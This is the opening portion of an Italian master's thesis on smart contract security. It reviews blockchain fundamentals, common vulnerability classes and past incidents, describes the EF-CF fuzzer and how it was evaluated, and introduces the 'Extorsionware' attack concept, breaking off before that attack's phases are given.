Università degli Studi di Padova

Dipartimento di Ingegneria dell'Informazione

Department of Information Engineering

Master's Degree in ICT for Internet and Multimedia

EF-CF Fuzzer and Extorsionware: Uncovering and Exploiting Smart Contract Vulnerabilities

Master Candidate

Riccardo Preatoni

Student ID 2026965

Supervisor

Prof. Alessandro Brighente

University of Padova

Co-supervisor

Mauro Conti

University of Padova

Academic Year
2022/2023

10 Ottobre 2023

Ringrazio il mio relatore il Prof. Brighente e il mio correlatore il Prof. Conti per essere stati sempre disponibili ed avermi dato la posssibiltà di approfondire questo argomento.

Ringrazio il gruppo di ricerca dell'Università di Duisubrg-Essen, in particolare Jens-Rene, per lo scambio di idee e per avermi aiutato a risolvere ogni dubbio.

Ringrazio i miei amici di Padova e tutte le persone che ho conosciuto nelle mie esperienze Erasmus, ognuno di voi mi ha dato qualcosa.

Ringrazio Coimbra e in particolare il Red Palace per avermi cambiato per sempre.

Infine dedico questo lavoro allla mia famiglia, che ringrazio per essermi sempre accanto, supportarmi in ogni circostanza ed aiutarmi a rialzarmi dopo ogni momento di difficoltà.

Abstract

In the landscape of the Smart Contracts and its vulnerabilities our research focus on the Extorsionware, a novel attack inspired by ransomware targeting smart contracts. As part of our study, we implement this attack in both real-world and simplified scenarios with the aim to validate its effectiveness. Our investigation outline certain specific features that make a victim contract particularly vulnerable to the Extorsionware, rendering this attack the only method for an attacker to gain profit in this scenario. We also analyse the limitations and the challenges of the Extorsionware when applied on Smart Contracts with reentrancy vulnerabilities. In the last part we introduce some interesting topics emerged from these analysis such as the use of SC in ransom scheme interactions and the front-running MEV (Miner Extractable Value) bots, that can be subjects of future research.

Abstract

Nel contesto degli Smart Contracts e delle loro vulnerabilità, la nostra ricerca si concentra sull'Extorsionware, un nuovo tipo di attacco ispirato al ransomware e mirato agli Smart Contracts. L'attacco è stato implementato in scenari reali e semplificati con l'obiettivo di convalidarne l'efficacia. La nostra indagine mette in evidenza alcune caratteristiche specifiche che rendono un contratto vittima particolarmente vulnerabile all'attacco Extorsionware, inoltre queste condizioni fanno sì che questo attacco sia l'unico metodo attraverso il quale un attaccante può ottenere profitto in questo scenario. Succesivamente abbiamo analizzato i limiti dell'Extorsionware nel contesto di Smart Contracts con vulnerabilità di tipo reentrancy. Nell'ultima parte abbiamo introdotto alcuni argomenti interessanti emersi da queste analisi che possono essere oggetto di ricerche future, come l'uso di Smart Contracts in schemi ransomware e i bot MEV (Miner Extractable Value).

Contents

List of Figures

List of Code Snippets

List of Acronyms

SC Smart Contracts

DLT Distributed Ledger Tech- nology

PoW Proof of Work

PoS Proof of Stake

EVM Ethereum Virtual Machine

NFT Non-Fungible Token

DoS Denial of Service

MEV Miner Extractable Value

De-Fi Decentralized Finance

DApp Decentralized Applications

1

Introduction

In recent years the Smart Contracts have gained a lot of importance, raising enthusiasm both in industry and academia. They are one of the most successful applications of the blockchain technology, enabling the creation of decentralized application in some fields such as supply chain management, health care and especially finance. Smart Contracts (SC) are distinguished by their self-execution, transparency and tamper resistance. Due to these features, they enable agreements by multiple untrusted parties that are publicly verifiable. Unfortunately, the increasing number of smart contracts is accompanied by a rising of security issues, in particular they often handle valuable assets and their code is exposed in an open environment, making them attractive targets for potential attacks. In the last years smart contract vulnerabilities have been increasing and malicious attackers are exploiting them to steal funds, in particular the De-Fi platforms SC are the most targeted. As demonstrated in Chainalysis' Crypto Crime Report for 2023 [20], over the last seven years, the total crypto hacking has exponentially increased, reaching a peak of $3.8 billion stolen only in the 2022.



Figure 1.1: Crypto Hacks: Total Value and Number of Incidents, 2016-2022[20]

The majority of these losses occurred in De-Fi protocols, primarily due to smart contract vulnerabilities. Starting in 2021, De-Fi protocols became the primary targets of crypto hackers, with the trend intensifying in 2022 when they accounted for 82.1% of all cryptocurrency stolen by hackers, equivalent to $3.1 billion.



Figure 1.2: Cryptocurrency stolen by victim platform type,2016-2022[20]

In this thesis we focus on the Extorsionware, a novel attack from the work of Brighente et al.[1], inspired by the ransomware and specifically designed to target Smart Contracts. We aim to comprehensively analyse and implement the Extorsionware within real-world contracts and simplified examples, with the objective of validating its effectiveness in practical scenarios, supported by the EF-CF fuzzer [16]. In the first part we explain the fundamentals of the blockchain technology, along with the smart contracts and their vulnerability. In the second part we introduce the analysis tools and in particular we analyse the EF-CF fuzzer. In the third part we analyse the Extorsionware attack from a theoretical point of view. In the fourth part, the core of this research, we implement it in real-world Smart Contracts reviewing achievements and challenges. In the last part we introduce some interesting ideas emerged during the implementations, which can serve as topics for future research.

2

Preliminaries

2.1 Fundamentals of Blockchain Networks

The blockchain belongs to the broader category of Distributed Ledger Technology (DLT), a set of systems that refer to a distributed ledger, governed in a way that allows access and the ability to make changes by multiple nodes of a network. It is a decentralized, shared, and cryptographically immutable data structure that functions as a digital registry in which all the transactions and/or information are recorded. Blockchain technology is characterized by the organization of transactions/information into blocks, which are cryptographically linked together. This forms a continuously expanding record of data in which each block is connected to the respective preceding one through mathematical cryptographic functions, creating a chain of blocks. In particular, these blocks are linked to each other because each one contains the hash code of the previous block [23].



Figure 2.1: Structure of the blockchain [23]

Each block consists of two component:

- the header, containing data related to the block, including the number of the block, hash code of the block, previous block's hash code, timestamp and block size
- the body, where all the transactions/information are recorded

2.1.1 Consensus algorithms

A blockchain operates on a peer-to-peer network. This means that multiple nodes, or participants, in the network have copies of the entire blockchain and collectively validate, maintain, and real-time update it. This fundamental structure naturally leads to decentralization in contrast to traditional centralized systems, where a single entity has control over data and transactions. The governance of the network is determined by a consensus algorithm distributed across all nodes, which establishes how participants collectively agree on the state of the blockchain. This algorithm plays a crucial role in ensuring that all nodes in the network reach a unanimous decision regarding the validity of transactions and the addition of new blocks to the chain. It achieves this by using various mechanisms, such as Proof of Work (PoW) or Proof of Stake (PoS), where participants compete or stake assets to contribute to the network's decision-making

process, for example to determine who is going to be selected to record the new block.

In Bitcoin [13], the most famous application of blockchain, the consensus algorithm is PoW. It involves nodes competing with each other to solve a mathematical problem, specifically the calculation of the SHA-256 hash of the block header, which must meet certain conditions. Nodes that calculate the hash values are called miners, and the PoW process is appropriately named 'mining' in Bitcoin. The first miner to solve the problem obtains the right to create the new block and is rewarded with a mining reward. When one node successfully reaches the target value, it broadcasts the block to other nodes. Subsequently, all other nodes must verify the accuracy of the hash value and the transactions within the block. If the block is validated, other miners will append this new block to their respective copies of the blockchain.

Proof of Stake (PoS) is a consensus algorithm used in blockchain networks as an alternative to Proof of Work (PoW). PoS operates relying on nodes called validators who "stake" a certain amount of cryptocurrency as collateral to create new blocks and validate transactions. The validator responsible for creating the new block is chosen randomly from among all the nodes, but those with a larger amount of cryptocurrency held and locked up as collateral have a higher likelihood of being selected. The other validators verify the validity of transactions and ensure they meet the network's rules. Once a supermajority of validators agrees on the validity of a block, it is added to the blockchain. If a validator attempts to act maliciously or validate fraudulent transactions, they risk losing their staked funds, which acts as a strong deterrent against dishonest behavior. This process is more energy-efficient than PoW, as it doesn't require intense computational work, and it is used in various blockchain networks, including Ethereum, Solana and Polkadot.

2.1.2 Blockchain applications

Bitcoin is the first implementation of the blockchain technology, specifically in the context of digital currency. In 2008 Satoshi Nakamoto published the white paper of Bitcoin [13], describing it as a Peer-to-peer Electronic cash system. The paper presents the concept of a platform called Bitcoin, designed for secure, reliable, and traceable exchange of a virtual currency of the same name. The paper describes the blockchain technology which is used as a solution to the double-spending problem, the network timestamps transactions by hashing them into an ongoing chain of hash-based proof-of-work, forming a record that cannot be changed without redoing the proof-of-work. Each transaction consists of a transfer of value between Bitcoin wallets.

An alternative application of the blockchain is Ethereum, a decentralized open-source platform powered by its native cryptocurrency Ether (ETH), created by Vitalik Buterin in 2014 [2]. Unlike Bitcoin it is not limited to monetary transactions but it provides a versatile ecosystem for various decentralized applications, including finance, governance, gaming and more. Ethereum represents a transition from the concept of Distributed Ledger to Distributed Computing. Ethereum seeks to decentralize the existing client-server model and is composed of all the computers connected to the Ethereum network, while at the same time being autonomous from them. Ethereum has a built-in Turing-complete programming language allowing anyone to write smart contracts and decentralized applications where they can create their own arbitrary rules for ownership, transaction formats and state transition functions.

2.2 Introduction to Smart Contracts

The concept of smart contracts was born in 1994 by an idea from Nick Szabo [18], which describes it as a computerized transaction protocol that executes the contractual terms of an agreement. However, at that time, the lack of adequate technological support hindered the full development of the tool. It was

only with the advent of blockchain technology that the necessary technological framework was provided, in particular Ethereum introduced a versatile platform that allowed developers to create and deploy smart contracts in a decentralized and trustless environment. In blockchain, the smart contracts are autonomous computer programs that automatically execute actions when certain conditions are met. They consist of two fundamental components: code (functions) and data (state). The code defines the rules and actions that the contract will execute when triggered, while the state represents the current data stored within the contract. On Ethereum the process of creation of a smart contract consist in various stages:

- Development: developers write the code for the smart contract using a programming language designed for Ethereum smart contracts, such as Solidity. Solidity is a Turing-complete programming language and the most widely used. During this stage, the developers define the contract's logic, data structures, and functions.
- Compilation: The Solidity code must be compiled into bytecode, which is the machine language executed by the Ethereum Virtual Machine (EVM). As part of the compilation process, the contract's bytecode is produced along with the Application Binary Interface (ABI), which defines how to interact with the contract.
- Deployment: Deploying a smart contract on a blockchain involves initiating a transaction from a wallet, which includes the compiled code for the smart contract. This transaction is executed on the network, resulting in the contract being registered with a unique address.
- Execution: Users or other contracts can interact with the contract by calling its functions. To do so, they create Ethereum transactions that include the contract's address, the name of the function to call, and any required parameters.

The Ethereum Virtual Machine (EVM) serves as the core component of the Ethereum network, functioning as a decentralized and sandboxed virtual machine responsible for executing smart contract code [5]. A fundamental aspect

of the EVM is its replication across every node within the Ethereum ecosystem. This contributes to the network's decentralization and consensus-based operations, as each node possesses a copy of the same EVM. This replication enhances the security and consistency of the Ethereum network, making it resilient against single points of failure or attacks. The EVM is designed as an isolated environment where each smart contract executes independently, preventing interference with other contracts or the general functionality of the Ethereum network. This isolation provides a protective layer against potential attacks or malicious behavior. The EVM employs the concept of "gas" to measure the computational resources required by individual operations within contracts. Users must pay for gas to send a transaction or run a smart contract on the EVM, preventing system abuse through Sybil attacks and ensuring that contract execution remains affordable.



Figure 2.2: Structure of the EVM [5]

In Ethereum, tokens are one of the most common and versatile applications of blockchain technology. They are digital representations of assets or rights, often used to represent virtual currency, ownership, shares, or any other form of value. Tokens on Ethereum are implemented as smart contracts residing on the Ethereum blockchain. They are divided into 2 categories:

Fungible: each one has the same value as the other such as ETH or ERC-20 Non fungible Tokens (NFTs): unique and distinct from each other, with each

token having its own distinct value or properties

One of the most famous token standard is the ERC-20, essentially it is a smart contract that conforms to specific function names and signatures. It typically includes functions for transferring tokens, checking balances, and managing allowances. In particular, it must implement a set of functions, including *transfer* (to send tokens from one address to another), *balanceOf* (to check the balance of an address), and *approve* (to grant permission for another address to spend tokens on your behalf).

2.3 Smart Contracts Vulnerabilities

With the growing popularity of smart contracts and their related decentralized applications (DApps), the derived security vulnerabilities in smart contracts are increasingly being discovered and exploited by malicious actors. Unlike traditional software programs, the security problems caused by smart contracts are more complicated due to their immutability and irreversibility, making the analysis and verification of vulnerabilities more challenging. According to the Alchemy report [19], in 2022, over 7.75 million smart contracts were deployed on Ethereum, including 4.6 million in the fourth quarter alone, which represents a 453% increase in smart contract deployments compared to Q3 2022. In particular, the decentralized finance (DeFi) ecosystem has experienced significant growth since 2020. Consequently, attacks targeting smart contracts are on the rise, resulting in an estimated $6.45 billion in financial losses [3].

Some of the main types of vulnerabilities in Ethereum are:

- Reentrancy: This is one of the most used attacks against smart contracts, it consists in exploiting the fact that in smart contracts a command can be performed before the end of the current process. Malicious attackers are able to re-enter the called function while the current program is still executing [14]. Like many programming languages, smart contracts

engage in cross-function or cross-contract calls to execute business logic. The distinction is that smart contracts often involve sensitive operations, such as money deposit or transfer. Moreover, due to the default settings of smart contracts, a transfer operation triggers the fallback mechanism in the recipient contract. When a smart contract initiates a cross-contract fund transfer, attackers may intercept such external invocation and perform some malicious operations.

- Integer Overflow/Underflow: It exploits the limited range of the integer variables, the attacker tries to exceed through mathematical operation the upper limit (overflow) or the lower one (underflow) in order to gain unauthorized access or cause unexpected behavior.

- Access Control: This vulnerability occurs when the access permissions are not carefully checked, this allows malicious attackers to utilize functions or variables that should not be accessed by them. One of the most common scenarios is when a modifier that should restrict the access rights of functions in smart contracts, such as 'onlyOwner' or 'onlyAdmin,' is missing. Functions without modifier restrictions indicate that anyone has the right to access and manipulate them. Furthermore, the improper use of 'delegate call' can also lead to access control issues, as it may allow unauthorized callers to execute code within a contract, introducing additional vulnerabilities.

- Denial of Service: This is one of the most common vulnerabilities, the goal of a DoS attack is to disrupt the normal functioning of the smart contract or the network, rendering it unavailable to legitimate users. It can occur when malicious actors attempt to overwhelm a smart contract with a high volume of transactions or requests. Another famous Dos attack is the Block Gas Limit, it relies on the fact that each block in Ethereum has the upper limit of gas. A transaction initiated by the contract will be blocked and the transaction will fail as long as the cost of gas exceeds this limit

- Unknown Function Call: When a contract invokes a function from an external contract, and if the function name and the number of parameters do not correspond to any functions within the receiving contract, it will automatically trigger the contract's fallback function. If the malicious

operation designed by an attacker is hidden in the fallback function it can lead to a security issue.

2.3.1 Smart Contract Security Breaches

In the last years there have been several smart contracts security incidents [14], these highlighted the importance of robust security practices in the blockchain ecosystem. The most famous incident is the DAO attack in 2016, in which attackers exploited a reentrancy vulnerability stealing around 60 milions US dollars. The DAO attack had profound consequences, it caused a big problem of trust in the community and led to the hard fork of ethereum to limit the damages.

Another famous incident was the exploit of Parity Multi-Sig Wallet in 2017, an access control vulnerability was found in the contract code allowing anyone to become the owner of the wallet, this leverage on the fact that the contract delegates all calls to a main library contract through a delegate call in its fallback function. The attacker exploited this to use the initWallet function and simply changed the contracts owner allowing to steal over 150,000 ETH.

One of the most well-known incidents related to an integer overflow vulnerability is the beauty chain smart contract, in which attackers exploit the batch transfer method batchTransfer to generate an unlimited number of BEC tokens, leading to the value of the BEC token evaporating to zero. This exploit was made possible due to the manipulation of a uint256 variable called 'amount.' Attackers modified its value to exceed the data range of uint256, resulting in an integer overflow vulnerability. Consequently, the attackers duplicated an infinite number of BEC tokens, leading to the devaluation of the BEC token to zero.

In general, the De-Fi projects are particularly targeted by malicious attacks, due to the rapid evolution of this ecosystem and the substantial value of assets they manage. For example, according to the most recent De.Fi Reckt report [17],

the DeFi landscape in July 2023 experienced a significant increase in total funds lost, amounting to $ 389,818,606. Ethereum was the most frequently targeted platform, with a total loss of $ 350,659,944 across 36 cases. Various types of exploits were employed by crypto criminals, access control issues were the most prevalent, causing three major incidents and resulting in a loss of $287,034,253.

Figure 2.3: Funds lost and recovered in DeFi July 2023 [17]

Reentrancy attacks, although less frequent with six cases, still led to substantial losses amounting to $58,094,868.



Figure 2.4: Type of Exploit DeFi July 2023 [17]

3

EF-CF Fuzzer

3.1 Analysis tools

The security issues of smart contracts are becoming a significant concern for both researchers and developers [14], due also to their immutability feature. One approach to prevent the exploitation of smart contract vulnerabilities involves the utilization of automatic analysis tools to verify the accuracy and absence of bugs in the source code or bytecode of Ethereum smart contracts. Analyzing smart contract code is challenging due to its stateful nature and the large number of potential bug classes. Prior work on identifying vulnerabilities in smart contracts relied on various techniques, such as symbolic execution, model checking and fuzzing.

In general, analysis tools are divided into static analysis and dynamic analysis. The first category includes all the techniques that don't actually execute the code but analyze the syntax and the code's structure, while the second category analyzes and tests the code while it is running.

Among the static analysis tools symbolic execution is one of the most famous, it explores the EVM bytecode structure path by path simulating the execution with symbolic value inputs. When symbolic execution reaches code that corresponds to a vulnerability pattern, it reports a potential vulnerability [15]. Another powerful static analysis tool in this category is model checking, which takes a formal model of a finite set of states and automatically proves whether the input specification complies with the model [12]. Model checking provides a rigorous way to ensure that the code sticks to critical safety and correctness criteria.

Among the dynamic analysis tools, fuzzing is the one of the most important, it executes the code with a large number of randomized inputs in search of crashes or unexpected behaviors. One of the best features of fuzzing is the low rate of false positives [12], especially when compared to static analysis, in addition the resulting transaction sequences are very easy to analyze within a debug environment. However, some of the drawbacks of the fuzzing is that they do not scale to complex contracts and they do not handle complex interactions very well such as reentrancy and cross contracts interactions [16].

3.2 EF-CF Description

Recently, an important addition to the world of fuzzing is EC-CF [16], which was developed by a group of researchers from the University of Duisburg-Essen. EF-CF is a high-performance fuzzer for Ethereum smart contracts designed to **optimize test case throughput** and to **accurately model complex interactions with smart contracts**. The architecture of EF-CF is divided in two phases: the compile and the run time one.

In the EF-CFs compile phase, an additional translation and optimization is performed to facilitate and speed up the smart contract execution. They developed a custom translation layer called *evm2cpp*, which translates Evm bytecode to C++. This layer removes the overhead of the interpreter, which would be



Figure 3.1: EF-CF structure [16]

unfeasible in a fuzzing setting where smart contracts are repeatedly executed. According to the paper [16], performing the ahead-of-time compilation allows the utilization of the full set of optimization techniques in modern c++ compilers. In addition evm2cpp also removes costly EVM stack operations. The C++ code, after being generated, is combined with an EVM runtime. This pairing allows the interaction with the blockchain and the handling opcode, which are low level instructions that define behavior of the smart contracts. In particular, the paired EVM runtime is derived from the *eEVM* project; it has been adapted and optimized by simplifying or removing some features that are required by a full EVM implementation.

During the run time the fuzzing process is mainly performed by the base fuzzer, and EF-CF is instantiated with AFL++ [8], a well-known coverage-guided fuzzer. Its process is a greybox fuzzing approach that involves:

- Executing the fuzz target
- Mutating inputs
- Measuring the code coverage, in order to find new interesting transaction sequences

Since the mutation strategies of the base fuzzer are not efficient, it is augmented with an engineered and optimized custom mutator called *ethmutator*, developed by the authors of the paper [16]. Ethmutator performs both mutation on the transactions inputs according to the smart contracts ABI and structural mutation on the transactions sequence. This combined approach involving the

translation from EVM bytecode to C++ and the AFL++ base fuzzer augmented with custom mutator enhances the effectiveness of the fuzzing process increasing the fuzzing throughput and allowing the EF- CF to scale to large and complex contracts.

Another important component of the fuzzers is the bug oracle, a dynamic analysis tool that signals the presence of bugs or vulnerabilities during the testing phase. In the case of EF-CF, it uses Ether gains as a bug oracle, it detects scenarios when an attacker gains unauthorized access to Ether. According to the paper [16], there are specific conditions that an attack must satisfy to be considered successful:

- The attacker can initiate a self-destruct operation to an arbitrary address, allowing the attacker to drain the funds of the contract and create a DoS scenario
- The attacker can redirect the control- flow to an arbitrary address (using the DELEGATECALL), which would give the attacker control over the targets Ether
- The attacker is able to gain Ether by interacting with the contract, meaning that the total balances of the contracts controlled by the attacker must exceed the initial sum of balances for these contracts

In order to model complex interactions with smart contracts, the EF-CF fuzzer is engineered to mutate the behavior of multiple simulated attacker-controlled smart contracts. Each test case specifies a sequence of transactions executed by the fuzzing harness that supports:

- Fuzzing the blockchain environment
- Fuzzing the return data
- Fuzzing the reentrant transactions

- Targeting multiple contracts

In particular, as described in the paper [16], EF-CF runs the smart contract in a custom blockchain environment where the fuzzer can choose and mutate several environmental values. Each test case consists of a header that define: the initial environment followed by a sequence of transactions. Each transaction requires additional headers that specify how to handle a callback from the target smart contract to an address controlled by the attacker. These return-headers specify whether the call succeeded, what data to return, and how many reentrant calls can be performed. During the testing phase the fuzzer is free to choose arbitrary values for any of these parameters, even though in the implementation the number of return headers per transaction and the number of reentrant transactions are bounded to 255. EF-CF accurately models reentrancy interactions simulating the behavior of reentrancy-capable attackers. In particular, the transaction sequences are represented as a tree structure, which is constructed and dynamically mutated by the fuzzing harness to explore various tree shapes. This enables EFCF to explore various shapes of the tree including scenarios where the same function is reentered repeatedly, reentered only once, the same contract is reentered in a different function, or the same contract is reentered multiple times at the same call-depth.

3.3 Performance and comparative analysis of EF-CF fuzzer

In the last part of the paper [16], the performances of the EF-CF are measured, given insights in comparison with others fuzzers or analysis tools.

The first evaluation focuses on scalability, in particular measuring the effectiveness with an increasing length of transaction sequences. The benchmark is formed by three types of no real-world contracts (multi, complex and justen), each type has multiple variants that require an increasing number of transac-

tions to reach a state that can be exploited, followed by an additional transaction to trigger a vulnerability. The benchmarks are constructed to exercise the capability of solving constraints on the inputs and the capability of moving a target into a certain internal state. The analysis tool used to compare utilize different approaches to analysis, in particular fuzzing, symbolic and concolic execution, and hybrids. EF-CF confirms the ability to scale to complex contracts because it is the only analysis tool capable of solving all the contracts in this benchmark dataset.

The second evaluation is a performance ablation study, testing if the evm2cpp compiler and the augmented AFL++ fuzzer improve the test case throughput and the achieved code coverage. The evaluation is conducted on a set of contracts, which includes five real world contracts and one from the previous benchmark. The results show that when the evm2cpp is disabled and the interpreter is used, the test case throughput rate and the code coverage rate are lower than the EF-CF configuration. Using the AFL++ without the custom mutator, it results that the test case throughput rate is higher but the mutations are not aware of the input structure and often achieve worse code coverage. Finally, in the last configuration using the AFL++ with the custom mutator but without the AFL++ mutations the results are worse both on the throughput and the code coverage metrics. Also the comparison with other two fuzzers, Echidna [10] and Confuzzius [22], enhanced a higher mean test case throughput rate, 24301 exec/s against 189 exec/s and 78 exec/c respectively.

The third evaluation of EF-CF compares the code coverage with two fuzzers, ILF [11] and Confuzzius, on a set of real world smart contracts. As described in the paper [16], all fuzzers have been configured such that they behave reasonably similarly and offer comparable results. The results show that EFCF performs better with statistical significance on 141 targets when compared with Confuzzius and 120 targets when we compare it with ILF. In contrast, Confuzzius and ILF perform better on 83 and 112 of the target contracts, respectively.

Finally, the last evaluation focuses on the bug detection capabilities, in particular access control and reentrancy bugs. Access control detection has been compared on a list of 2856 contracts that according to ETHBMC [9] are vulner-

able. The results shows that EF-CF detected a vulnerability on 2829 out of 2856 contracts, but 5 contracts are not vulnerable and have been mistakenly marked as vulnerable by ETHBMC, while on the rest EF-CF miss the presence of the vulnerabilities due to the absence of ABI information. On another dataset of 10,356 contracts the ETHBMC was unable to analyze due to time out, EF-CF instead detected 85 vulnerable contracts with an average coverage code of 72.4%. Reentrancy detection has been evaluated using a set of 8 smart contracts vulnerable to reentrancy according to prior study and compared with the result of the Confuzzius fuzzer and the static analyzer Slither [7]. In summary, EF-CF is effective in discovering 6 out of 8 reentrancy issues of the dataset, for further details we refer you to the original text [16].

4

Extorsionware

4.1 Extorsionware description

In these pages, we have analyzed how smart contracts are susceptible to various vulnerabilities, partly due to their transparency feature, which makes the source code accessible to everyone and thereby exposing it to malicious attacks. One of them is the Extorsionware, an attack presented in the work [1], which takes inspiration from the common ransomware attacks but it targets Smart Contracts. The ransomware attack is one of the most known types of cyberattacks which consists in gaining the access to the network and resources of a system, encrypting all the sensitive information and asking for a ransom. Unlike the ransomware attack, the Extorsionware doesnt encrypt sensitive information but its attacks involve the continuous exploitation of the detected vulnerability until a ransom from the victim is paid. The attack can change based on the vulnerability detected, it can go from stealing money, denying the owner the access to the Smart Contract to blocking SC transactions and freezing the funds.

The general structure of the Extorsionware is the same for each type of

vulnerability and it consists in five phases:

